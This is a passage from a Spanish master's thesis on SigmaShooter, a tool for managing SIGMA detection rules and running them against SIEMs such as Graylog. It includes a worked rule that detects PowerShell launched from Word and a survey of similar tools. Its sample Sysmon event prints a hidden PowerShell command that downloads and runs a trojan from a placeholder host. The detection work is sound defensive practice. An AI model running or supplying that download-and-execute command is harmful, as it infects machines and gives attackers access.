


Figura 9: Flujo de trabajo de SIGMA

A continuación, se describe el flujo anterior:

1. En primer lugar, se crea la firma SIGMA en formato YAML siguiendo las opciones disponibles, las cuales se detallan en el siguiente enlace:

<https://github.com/Neo23x0/sigma/wiki/Specification>

2. Una vez definida la firma, se pasa como parámetro a sigmac, el binario convertidor de SIGMA, indicando también el SIEM al que se quiere convertir la consulta.

¹⁰ <https://nxlog.co/>

¹¹ <https://github.com/Neo23x0/sigma>

3. Como resultado, sigmac, devuelve la consulta generada a partir de la firma SIGMA para el SIEM indicado. Esta consulta puede introducirse en el buscador del SIEM para comprobar si existen los eventos definidos en la regla.

2.2.2. Creando nuestra primera firma SIGMA

Siguiendo las indicaciones del enlace anterior, en este punto vamos a crear nuestra primera firma SIGMA.

En primer lugar, debemos tener claro qué es lo que queremos buscar.

En nuestro caso, vamos a imaginar que somos los encargados de la seguridad de una de las universidades más prestigiosas del mundo, la Universitat Oberta de Catalunya, y estamos en constante estudio de los posibles ataques que nos puedan afectar.

Un día, la prestigiosa empresa [FireEye](#)¹², de servicios de análisis y prevención de vulnerabilidades, publica un [informe](#)¹³ de un grupo avanzado de ciberdelincuentes, también conocido como grupo APT, del inglés Advanced Persistent Threat, en el que se detalla que el grupo APT40, de origen chino, se hacía pasar por un fabricante conocido para conseguir vulnerar las redes de universidades que estaban vinculadas con la investigación naval.

Uno de los vectores de entrada utilizados era el envío de correos *phishing* con documentos ofimáticos adjuntos con macros que, una vez habilitadas por el usuario, ejecutaban un comando de *powershell*, interfaz de consola de los sistemas Windows para la ejecución de instrucciones, para infectar el equipo y dar acceso a los atacantes. El objetivo final de la campaña era la exfiltración de todos los datos posibles relacionados con los proyectos navales.

Ante esta situación, y visto que podemos ser víctimas de un ataque similar, decidimos crear una firma SIGMA para detectar cuando se ejecute un *powershell* a partir de un documento ofimático de Microsoft Word.

Después de reproducir el ataque en nuestro laboratorio, identificamos que podríamos detectar esta técnica a partir del siguiente evento de Windows generado por la utilidad [Sysmon](#)¹⁴, utilidad explicada en el punto 12.2.2.1, “Instalación de Sysmon en Windows”, del ANEXO:

¹² <https://www.fireeye.com/>

¹³ <https://www.fireeye.com/blog/threat-research/2019/03/apt40-examining-a-china-nexus-espionage-actor.html>

¹⁴ <https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon>

```

Process Create:
UtcTime: 2020-04-04 13:06:53.530
ProcessGuid: {92793903-866d-5e88-0000-0010db6ce700}
ProcessId: 5812
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
CommandLine: powershell.exe -nop -w hidden "IEX ((new-object net.webclient).downloadstring('http://web.maliciosa.test/trojan.exe'))"
CurrentDirectory: C:\Users\w7\Desktop\
User: WIN-QDJVP2EOBFN\w7
LogonGuid: {92793903-7b67-5e5a-0000-0020e4770100}
LogonId: 0x177e4
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: MD5=92F44E405DB16AC55D97E3BFE3B132FA,SHA256=
6C05E11399B7E3C8ED31BAE72014CF249C144A8F4A2C54A758EB2E6FAD47AEC7
ParentProcessGuid: {92793903-866c-5e88-0000-0010f650e700}
ParentProcessId: 3752
ParentImage: C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
ParentCommandLine: "C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /n "C:\Users\w7\Desktop\doc_malicioso.docx"

```

Figura 10: Evento Windows de Sysmon de ejecución de Powershell a partir de Word

Y decidimos crear una firma SIGMA para consultar en el SIEM todos los procesos de “powershell.exe” cuyo proceso padre sea “WINWORD.EXE”, ejecutable de Microsoft Word.

Siguiendo el enlace anterior de la guía de SIGMA, realizamos la siguiente firma:

```

powershell_from_winword.yml x
1 # Título
2 title: Ejecución de powershell a partir de Word
3 # Estado
4 status: testing
5 # Descripción
6 description: Detección de ejecuciones de powershell a partir de documentos Word posiblemente maliciosos
7 # Autor
8 author: Jose Llopis
9 # Fecha de creación
10 date: 2020-04-04
11 # Identificador de la firma
12 id: 1000
13 # Clasificación del ataque según la matriz de MITRE ATT&CK: https://attack.mitre.org/matrices/enterprise/
14 mitreattack: T1086
15
16 # Registro fuente
17 logsource:
18   product: windows
19   service: sysmon
20 # Detección
21 detection:
22   # Primera condición para la detección
23   selection:
24     # Campo EventID de Sysmon sea = 1
25     EventID: 1
26     # Campo Image de Sysmon contenga "powershell.exe"
27     Image:
28       - '*powershell.exe*'
29     # Campo ParentImage de Sysmon contenga "WINWORD.EXE"
30     ParentImage:
31       - '*WINWORD.EXE*'
32   # La consulta debe contemplar las condiciones del campo selection
33   condition: selection
34 # Nivel de criticidad de la firma
35 level: critical

```

Figura 11: Firma SIGMA para detectar ejecución de Powershell a partir de Word

Como se puede observar, su lenguaje es muy sencillo y directo.

Siguiendo el flujo de trabajo de SIGMA, pasamos la firma que hemos realizado por el convertidor de SIGMA, sigmac, para convertir la firma anterior a una consulta para el SIEM, en nuestro caso Graylog:

```
$ sigmac -t graylog rules/powershell_from_winword.yml
```



```
(EventID:"1" AND ParentImage:("*WINWORD.EXE*") AND Image:("*powershell.exe*"))
```

Copiamos la consulta y la buscamos en el SIEM, donde se recopilan eventos de todos los sistemas de la universidad:




Figura 12: Consulta en el buscador de SIEM Graylog

No obtenemos ningún resultado. De momento, estamos a salvo, o no hemos recibido estos intentos de ataque o todos empleados y alumnos están muy concienciados en el ámbito de la seguridad 😊.

2.3. Estado del Arte

Una vez comprendidos los conceptos de SIEM y SIGMA, sobre los que se ha desarrollado la herramienta del presente proyecto, se procede a analizar las aplicaciones con características similares existentes en el mercado.

Cabe remarcar que el estándar de SIGMA está siendo muy utilizado en el sector de la ciberseguridad y ya existen múltiples soluciones que integran este tipo de reglas en sus servicios. Por esta razón, en este punto, únicamente se verán las herramientas más similares, a la solución propuesta en este proyecto, y utilizadas por la comunidad.

En el ANEXO se detallan otros servicios de interés que utilizan SIGMA, como pueden ser conversores en línea, punto 12.4.1, uncoder.io, o aplicaciones de *sandboxing* de análisis de código malicioso, punto 12.4.2, Joe Sandbox.

2.3.1. Sigma UI

[Sigma UI](https://github.com/socprime/SigmaUI)¹⁵ es una aplicación gratuita de código abierto basada en [Elastic Stack](https://www.elastic.co/es/what-is/elk-stack)¹⁶ y Sigma Converter (sigmac), la cual también se encuentra disponible en el servicio web de [TDM SOC Prime](https://tdm.socprime.com/)¹⁷, el mercado más grande del mundo en contenido de detección de amenazas.

Sigma UI es un complemento para el panel de visualización de Elastic Stack Kibana, el

¹⁵ <https://github.com/socprime/SigmaUI>

¹⁶ <https://www.elastic.co/es/what-is/elk-stack>

¹⁷ <https://tdm.socprime.com/>

cual permite la escritura, actualización y exportación de firmas SIGMA directamente desde la interfaz web de usuario del propio Kibana para facilitar a los analistas la creación de firmas.

En la siguiente captura se muestra la creación de la firma SIGMA del punto 2.2.2:




Figura 13: Interfaz gráfica de Sigma UI

Como se puede observar en la captura anterior, tiene una forma muy similar a la herramienta uncoder.io, del punto 12.4.1 del ANEXO.

Si Kibana está vinculado a Elastic Stack, es posible convertir la firma SIGMA creada en búsqueda para este SIEM desde la sección “Discover” de Kibana.

Como punto negativo de esta aplicación, podríamos destacar que está diseñada únicamente para el SIEM Kibana, aunque se puede utilizar desde la interfaz de [SOC Prime](#)¹⁸.

2.3.2. SigmaRuleImporter

SigmaRuleImporter es una extensión del SIEM Azure Sentinel, visto en el punto de la memoria 2.1.2, el cual ofrece una solución en la nube con la capacidad de agregar complementos de [Jupyter](#)¹⁹, escritos en el lenguaje de programación [Python](#)²⁰, para ampliar las capacidades del sistema.

SigmaRuleImporter es uno de estos complementos que permite importar firmas SIGMA a partir de un enlace a un repositorio de reglas, convertirlas en búsquedas compatibles para Azure Sentinel, a partir del binario sigmac y ejecutar estas consultas sobre los datos almacenamos en el sistema.

A continuación, se muestra el flujo de trabajo del complemento:

1. Elegir el repositorio desde el que descargar las firmas, aunque por defecto se

¹⁸ <https://tdm.socprime.com/sigma/generate/>

¹⁹ <https://jupyter.org/>

²⁰ <https://www.python.org/>

SIGMASHOOTER: APLICACIÓN WEB PARA LA GESTIÓN Y EJECUCIÓN DE FIRMAS SIGMA

encuentra configurado para obtener las firmas del repositorio oficial de SIGMA:

```
import requests
# Download the repo ZIP
sigma_git_url = 'https://github.com/Neo23x0/sigma/archive/master.zip'
r = requests.get(sigma_git_url)
```

Figura 14: Parte del código de SigmaRuleImporter desde el que descargar firmas SIGMA

2. Rellenar la ruta donde se descomprimirán las reglas descargadas:

Path to extract to zipped repo files:

Figura 15: Parte gráfica de SigmaRuleImporter donde guardar firmas SIGMA

3. Convertir las firmas.

4. Una vez traducidas, se puede navegar entre ellas desde la siguiente interfaz:

Category: application, apt, linux, linux.auditd, linux.modsecurity, network, proxy

Query: apt_apt29_thinktanks.yml, apt_apt29_tor.yml, apt_babyspark.yml, apt_bear_activity_gtr19.yml, apt_carbonpaper_turia.yml, apt_chafer_mar18.yml, apt_cloudhopper.yml

View query
 Add date filter
 Add host filter

Sigma Query: title: APT29, description: 'This method detects a suspicious powershell command line combination as used by APT29 in a campaign against US think tanks', references: - https://cloudblogs.microsoft.com/microsoftsecure/2018/12/03/analysis-of-cyberattack-on-u-s-think-tanks-non-profits-public-sector-by-unidentified-attackers/, tags: - attack.execution, - attack.g0016, - attack.t1086, author: Florian Roth, date: 2018/12/04, logsource:

Kql Query: // title: APT29, // description: This method detects a suspicious powershell command line combination as used by APT29 in a campaign against US think tanks, // tags: ['attack.execution', 'attack.g0016', 'attack.t1086'], // status: na, // author: Florian Roth, // logsource: category: process_creation product: windows, // falsepositives: ['unknown'], // level: critical, SecurityEvent, | where EventID == "4688", | where CommandLine contains "-noni -ep bypass \$"

Figura 16: Parte gráfica de SigmaRuleImporter de gestión de firmas SIGMA

5. Antes de ejecutar las firmas contra el SIEM, se necesitan completar algunos parámetros adicionales como la autenticación contra Azure Sentinel y el identificador del espacio de trabajo donde se almacenan los registros:

Log Analytics Workspace Id:

Figura 17: Parte gráfica de SigmaRuleImporter para configurar espacio de trabajo de AS

6. Completados los pasos anteriores, ya se pueden ejecutar las consultas convertidas contra el SIEM:

TenantId	TimeGenerated	SourceSystem	Account	AccountType	Computer	EventSourceName	Channel	Task	Le
0	2019-02-06 02:27:37.127	OpsManager	WORKGROUP\IMSTICAlertsWin1\$	Machine	MSTICAlertsWin1	Microsoft-Windows-Security-Auditing	Security	13568	
1	2019-02-06 02:27:37.137	OpsManager	WORKGROUP\IMSTICAlertsWin1\$	Machine	MSTICAlertsWin1	Microsoft-Windows-Security-Auditing	Security	13568	
2	2019-02-06 02:27:37.940	OpsManager	WORKGROUP\IMSTICAlertsWin1\$	Machine	MSTICAlertsWin1	Microsoft-Windows-Security-Auditing	Security	13568	

Figura 18: Ejecución y resultados de SigmaRuleImporter

Una de las desventajas de este complemento es que la gestión, control y mantenimiento de firmas puede ser tediosa, o incluso inabordable, ya que esta gestión se tiene que llevar a cabo en el repositorio desde el que se obtienen las reglas. Además, la ejecución de firmas es individual y no existe la opción de programar su ejecución para automatizar la búsqueda de amenazas.

2.3.3. Sigma2SplunkAlert

[Sigma2SplunkAlert](#)²¹ es una herramienta programada en Python y de línea de comandos que convierte firmas SIGMA en plantillas de alerta del SIEM Splunk. Estas plantillas de alerta generadas deben posteriormente configurarse en el SIEM Splunk. En esta configuración es posible programar la ejecución de las firmas contra el SIEM y a notificar potenciales amenazas en caso de que alguna regla genere resultados.

El flujo de funcionamiento de la aplicación sería el siguiente:




Figura 19: Flujo de trabajo de Sigma2SplunkAlert

1. Seleccionar los valores de entrada para Sigma2SplunkAlert:
 - 1.1. Firma SIGMA o conjunto de firmas dentro de una carpeta.
 - 1.2. [OPCIONAL] Fichero de configuración de SIGMA para mapear nombres de

²¹ <https://github.com/P4T12ICK/Sigma2SplunkAlert>

SIGMASHOOTER: APLICACIÓN WEB PARA LA GESTIÓN Y EJECUCIÓN DE FIRMAS SIGMA


campos. Si ningún fichero es seleccionado, se utilizará el fichero por defecto de SIGMA.

- 1.3. [OPCIONAL] Fichero de configuración de las plantillas de alerta de Splunk. Si ningún fichero es seleccionado, se utilizará el fichero por defecto de Sigma2SplunkAlert.

2. Ejecutar Sigma2SplunkAlert con los valores de entrada seleccionados, por ejemplo:

```
$ ./sigma2splunkalert --config config/config_new.yml  
sigma/rules/windows/sysmon/
```

3. Guardar la salida del comando anterior en el fichero de configuración “savedsearches.conf” de Splunk.
4. Reiniciar la configuración de Splunk para aplicar los cambios y en la ventana de alertas del SIEM podremos contemplar todas las plantillas de alertas, las cuales, como se ha definido anteriormente, dependiendo de su configuración, quedarían programadas para ejecutar las búsquedas convertidas por sigmac contra los eventos de manera automática, aunque también es posible su ejecución manual:



The screenshot shows the Splunk Alerts interface. At the top, there's a navigation bar with 'splunk enterprise' and various menu items like 'Administrator', 'Messages', 'Settings', 'Activity', 'Help', and 'Find'. Below that, the main heading is 'Searches, Reports, and Alerts'. There are buttons for 'New Report' and 'New Alert'. A filter dropdown is set to 'App: Detection Rule Repository (detection_rules_repository)'. Below the filter, there's a table with columns: Name, Actions, Next Scheduled Time, Display View, Owner, App, Alerts, Sharing, and Status. The table lists several detection rules, all with a status of 'Enabled' and 'App' sharing.

Name	Actions	Next Scheduled Time	Display View	Owner	App	Alerts	Sharing	Status
CACTUSTORCH Remote Thread Creation Detects remote thread creation from CACTUSTORCH as described in references.	Edit Run View Recent	2019-04-27 16:00:00 CEST	none	nobody	detection_rules_repository	0	App	Enabled
CMSTP Execution Detects various indicators of Microsoft Connection Manager Profile Installer execution	Edit Run View Recent	2019-04-27 16:00:00 CEST	none	nobody	detection_rules_repository	0	App	Enabled
CobaltStrike Process Injection Detects a possible remote threat creation with certain characteristics which are typical for Cobalt Strike beacons	Edit Run View Recent	2019-04-27 16:00:00 CEST	none	nobody	detection_rules_repository	0	App	Enabled
DHCP Callout DLL installation Detects the installation of a Callout DLL via CalloutDlls and CalloutEnabled parameter in Registry, which can be used to execute code in context of the DHCP server (restart required)	Edit Run View Recent	2019-04-27 16:00:00 CEST	none	nobody	detection_rules_repository	0	App	Enabled
DNS ServerLevelPluginDll Install Detects the installation of a plugin DLL via ServerLevelPluginDll parameter in Registry, which can be used to execute code in context of the DNS server (restart required)	Edit Run View Recent	2019-04-27 16:00:00 CEST	none	nobody	detection_rules_repository	0	App	Enabled

Figura 20: Ventana de alertas de Splunk

Esta herramienta se ha dejado para la última ya que es la aplicación que más se le parece a la solución propuesta, aunque no cuenta con interfaz gráfica ni con la capacidad para gestionar las firmas SIGMA, crear, modificar o importar reglas.

2.3.4. Tabla resumen de las soluciones existentes

En este punto final del estado del arte, y a modo de esquema resumen, se presenta una tabla para comparar las funciones principales de las herramientas existentes y de la aplicación a desarrollar, nombrada, como ya se venía anunciando en capítulos anteriores, SigmaShooter.

Las funciones valoradas son las siguientes:

- Gestionar firmas SIGMA: capacidad de la aplicación para crear, importar, editar,

exportar, organizar o eliminar firmas SIGMA.

- Multi SIEM: capacidad para interactuar con otras tecnologías SIEM.
- Ejecución de SIGMA contra SIEM: capacidad de convertir firmas SIGMA a búsquedas y ejecutarlas contra sistemas SIEM.
- Análisis y generación de alertas: capacidad de analizar los resultados generados por las consultas realizadas con SIGMA y generar alertas de los resultados obtenidos.

NOTA: se marcan con asteriscos las funciones que no cumplen con el requisito al 100% pero sí realizan una función similar o tienen prevista realizarla. Debajo de la tabla se detalla más información de estos casos.

Aplicación	Sigma UI	SigmaRuleImporter	Sigma2SplunkAlert	SigmaShooter
Gestionar firmas SIGMA	Sí	No	No	Sí
Multi SIEM	No	No	No	*
Ejecución de SIGMA contra SIEM	**	***	Sí	Sí
Análisis y generación de alertas	No	No	Sí	Sí

Figura 21: Tabla resumen de las funciones de las soluciones existentes

* En su primera versión no será multi SIEM, pero se tiene previsto ampliar el número de interacciones con otros sistemas. De momento sólo está disponible su interacción con Graylog.

** Únicamente permite ejecución de firmas individuales contra SIEM Elastic desde Kibana. No permite la ejecución de un conjunto de firmas.

*** Únicamente permite ejecución de firmas individuales contra SIEM Azure Sentinel. No permite la ejecución de un conjunto de firmas.

3. Análisis del Problema

En los capítulos anteriores de la memoria se han estudiado los conceptos de sistemas SIEM, firmas SIGMA y las aplicaciones disponibles en el mercado más utilizadas relacionadas con estos dos conceptos.

En esta parte repasaremos los puntos anteriores mediante una posible situación que se da en la mayoría de las empresas para llegar al problema que resuelve este proyecto.

En el siguiente párrafo empieza el análisis del problema que podría surgir en un equipo de seguridad de una empresa real:

“” Ya que el número de ciberataques y nivel de sofisticación de las herramientas de los grupos de cibercriminales aumentan a medida que pasa el tiempo, por múltiples razones como, la facilidad de ganar mucho dinero con un riesgo de ser detectado muy bajo, decidimos instalar un sistema SIEM en nuestro entorno corporativo, que se adecúe a las necesidades de la empresa, para aumentar el nivel de seguridad de la compañía, mantener a salvo la información y mejorar la reputación hacia nuestros clientes, por ejemplo con la certificación de alguna normativa de seguridad.

Todos los equipos de la organización, y en más medida los servidores, poseen información de gran valor y pueden ser víctimas de un ataque, por lo que decidimos enviar los eventos más relevantes de los sistemas al SIEM, para aprovechar sus capacidades y conseguir detectar y detener posibles amenazas.

Los SIEM poseen herramientas para la detección y defensa de ataques típicos y conocidos, además de la detección de patrones sospechosos mediante el análisis de valores anómalos, sin embargo, existen muchas otras técnicas de ataque que no están siendo detectadas.

Para aumentar nuestro abanico de detección con reglas más específicas y de técnicas más avanzadas, decidimos empezar a trabajar con el estándar de SIGMA, a partir del cual, los analistas e investigadores están compartiendo multitud de firmas interesantes de los últimos ataques y tendencias.

Este estándar permite definir eventos relevantes en los sistemas, como potenciales amenazas o actividades sospechosas, a partir de un metalenguaje en formato de firma YML, capaz de transformar estas reglas en búsquedas para nuestro SIEM.

Al empezar a trabajar con SIGMA, observamos que cuando el número de firmas aumenta, su gestión, organización y ejecución de estas consultas en el SIEM, es algo tedioso y complicado de mantener.

Ante esta situación, buscamos herramientas públicas que nos faciliten las tareas anteriores.

Por una parte, encontramos el programa Sigma2SplunkAlert que podría ser una buena solución de lo que estamos buscando, ya que convierte las firmas SIGMA en plantillas de alerta para el SIEM y automatiza estas búsquedas. Aun así, esta herramienta está diseñada únicamente para el SIEM Splunk y, además, también nos interesa una solución que disponga de la capacidad de gestionar las firmas para mantener de

manera organizada nuestra inteligencia.

Por otra parte, descubrimos el complemento Sigma UI desde el cual podemos gestionar las firmas y realizar búsquedas de cada firma desde la interfaz del navegador. Esta podría ser una buena solución, sin embargo, no dispone de la capacidad de ejecutar un conjunto de firmas ni de generar alertas de los resultados encontrados. Además, esta solución es única de Kibana.

Por último, también se ha analizado la opción de incluir el complemento SigmaRuleImporter, pero al igual que la solución anterior, no es posible ejecutar un conjunto de firmas SIGMA contra el SIEM.””””

Analizada la situación anterior, que está ocurriendo en muchas empresas del sector, podemos observar que no existe ninguna solución de código abierto que ofrezca la capacidad de gestionar firmas SIGMA y ejecutarlas contra el SIEM, con una fase posterior de análisis y generación de alertas en caso de detectar alguna amenaza definida en las SIGMA.

Con este panorama, se presenta la idea de realizar una aplicación que resuelva los problemas anteriores. A continuación, se detallan en una tabla los requisitos que debería de disponer la solución a diseñar, propuesta en este proyecto, para solventar los problemas detectados:

Requisito	Descripción
R1	Gestor de firmas SIGMA: crear, importar, editar, exportar, organizar o eliminar firmas.
R2	Interacción con los SIEM más utilizados.
R3	Ejecución de las firmas SIGMA contra el SIEM.
R4	Generación de alertas en SIEM de los resultados obtenidos.
R5	Programación y automatización de R3 y R4.

3.1. Análisis de las soluciones

Ante los problemas detallados en el punto anterior, no existe ninguna herramienta actual en el mercado que solucione las necesidades planteadas. A continuación, se copia de nuevo la tabla resumen comparativa de las soluciones actuales:

Aplicación	Sigma UI	SigmaRuleImporter	Sigma2SplunkAlert	SigmaShooter
Gestionar firmas SIGMA	Sí	No	No	Sí
Multi SIEM	No	No	No	*
Ejecución de SIGMA contra SIEM	**	***	Sí	Sí
Análisis y generación de alertas	No	No	Sí	Sí

Figura 22: Tabla resumen de las funciones de las soluciones existentes

Analizada esta situación y a falta de soluciones existentes que resuelvan estos problemas, se plantea crear una aplicación web que recopile los requisitos anteriores y ofrezca estas capacidades a los analistas para que ahorren tiempo en estas tareas tediosas y repetitivas, y dediquen el tiempo ahorrado en crear firmas SIGMA para

detectar nuevas posibles técnicas utilizadas por los atacantes, y combatir esta batalla cibernética de una manera proactiva.

3.2. Solución propuesta

La solución propuesta en este proyecto será una aplicación web con interfaz amigable e intuitiva que permita a los usuarios importar firmas SIGMA, tanto individuales como un conjunto de ellas, editar, eliminar, organizar en carpetas las reglas y exportar las mismas para poder compartir esta inteligencia con otros grupos.

A su vez, permitirá la ejecución de estas firmas contra el SIEM, en su primera versión contra Graylog, y la generación de alertas en el mismo por cada resultado que encuentre relacionando en la descripción de la alerta la firma SIGMA que ha hecho que se genere este incidente.

La aplicación contará con una API con la que se podrá interactuar fácilmente para automatizar ejecuciones u otras tareas de interés.

Por último, y a modo de funcionalidad extra, la aplicación dispondrá de una ventana para la subida de registros al SIEM, permitiendo al usuario ejecutar firmas SIGMA sobre los datos importados y mostrando alertas de las firmas SIGMA que se hayan encontrado.

4. Diseño de la Solución

En este punto de la memoria, una vez explicado el problema y planteada una solución, se inician las tareas de diseño.

4.1. Casos de uso

Antes de empezar con el diseño material de la aplicación, se definen en este punto los casos de uso principales de las funcionalidades con las que debe contar la herramienta para no perder el foco de la solución:

Caso de uso	Descripción
C1	Crear firma SIGMA
C2	Importar firma o firmas SIGMA
C3	Organizar firmas SIGMA
C4	Exportar firmas SIGMA
C5	Eliminar firma o firmas SIGMA
C6	Gráfica de tipos de firmas SIGMA cargadas
C7	Ejecutar firma o firmas SIGMA contra SIEM
C8	Generar alertas en SIEM por cada firma SIGMA que encuentre resultados
C9	Gráfico de número de alertas generadas en los últimos días
C10	Ventana con las firmas SIGMA ejecutadas el último día

En la siguiente tabla se describen otros casos de uso extra en la aplicación que podrían ser de gran interés para los usuarios.

Caso de uso	Descripción
C11	Comprobar la conectividad con el SIEM
C12	Testear firma o firmas SIGMA para comprobar la calidad de la regla
C13	Ventana extra para la subida de registros y ejecución de firmas SIGMA sobre éstos
C14	Opción para ejecutar la herramienta sólo en modo repositorio, sin interacción contra SIEM

4.2. Arquitectura

El diseño de la herramienta se dividirá en dos partes principales que interactuarán entre sí:

- La parte del *Frontend*, o parte visual, en la que se utilizará el lenguaje de etiquetado HTML en su versión 5. HTML, es un lenguaje estándar para diseñar el contenido de las páginas web. A su vez, se ha combinado con el lenguaje CSS (Cascading Style Sheets) para describir la presentación del documento HTML.

También, se hará uso del lenguaje de programación interpretado [JavaScript](https://developer.mozilla.org/es/docs/Web/JavaScript)²² para mejorar la interfaz web de la aplicación y proporcionar dinamismo a esta, como por ejemplo, con las gráficas mostradas en la página web. Además, para facilitar la interacción entre la parte del *frontend* (interfaz) y el *backend* (servidor), se gastará una biblioteca multiplataforma de JavaScript, llamada [jQuery](https://jquery.com/)²³.

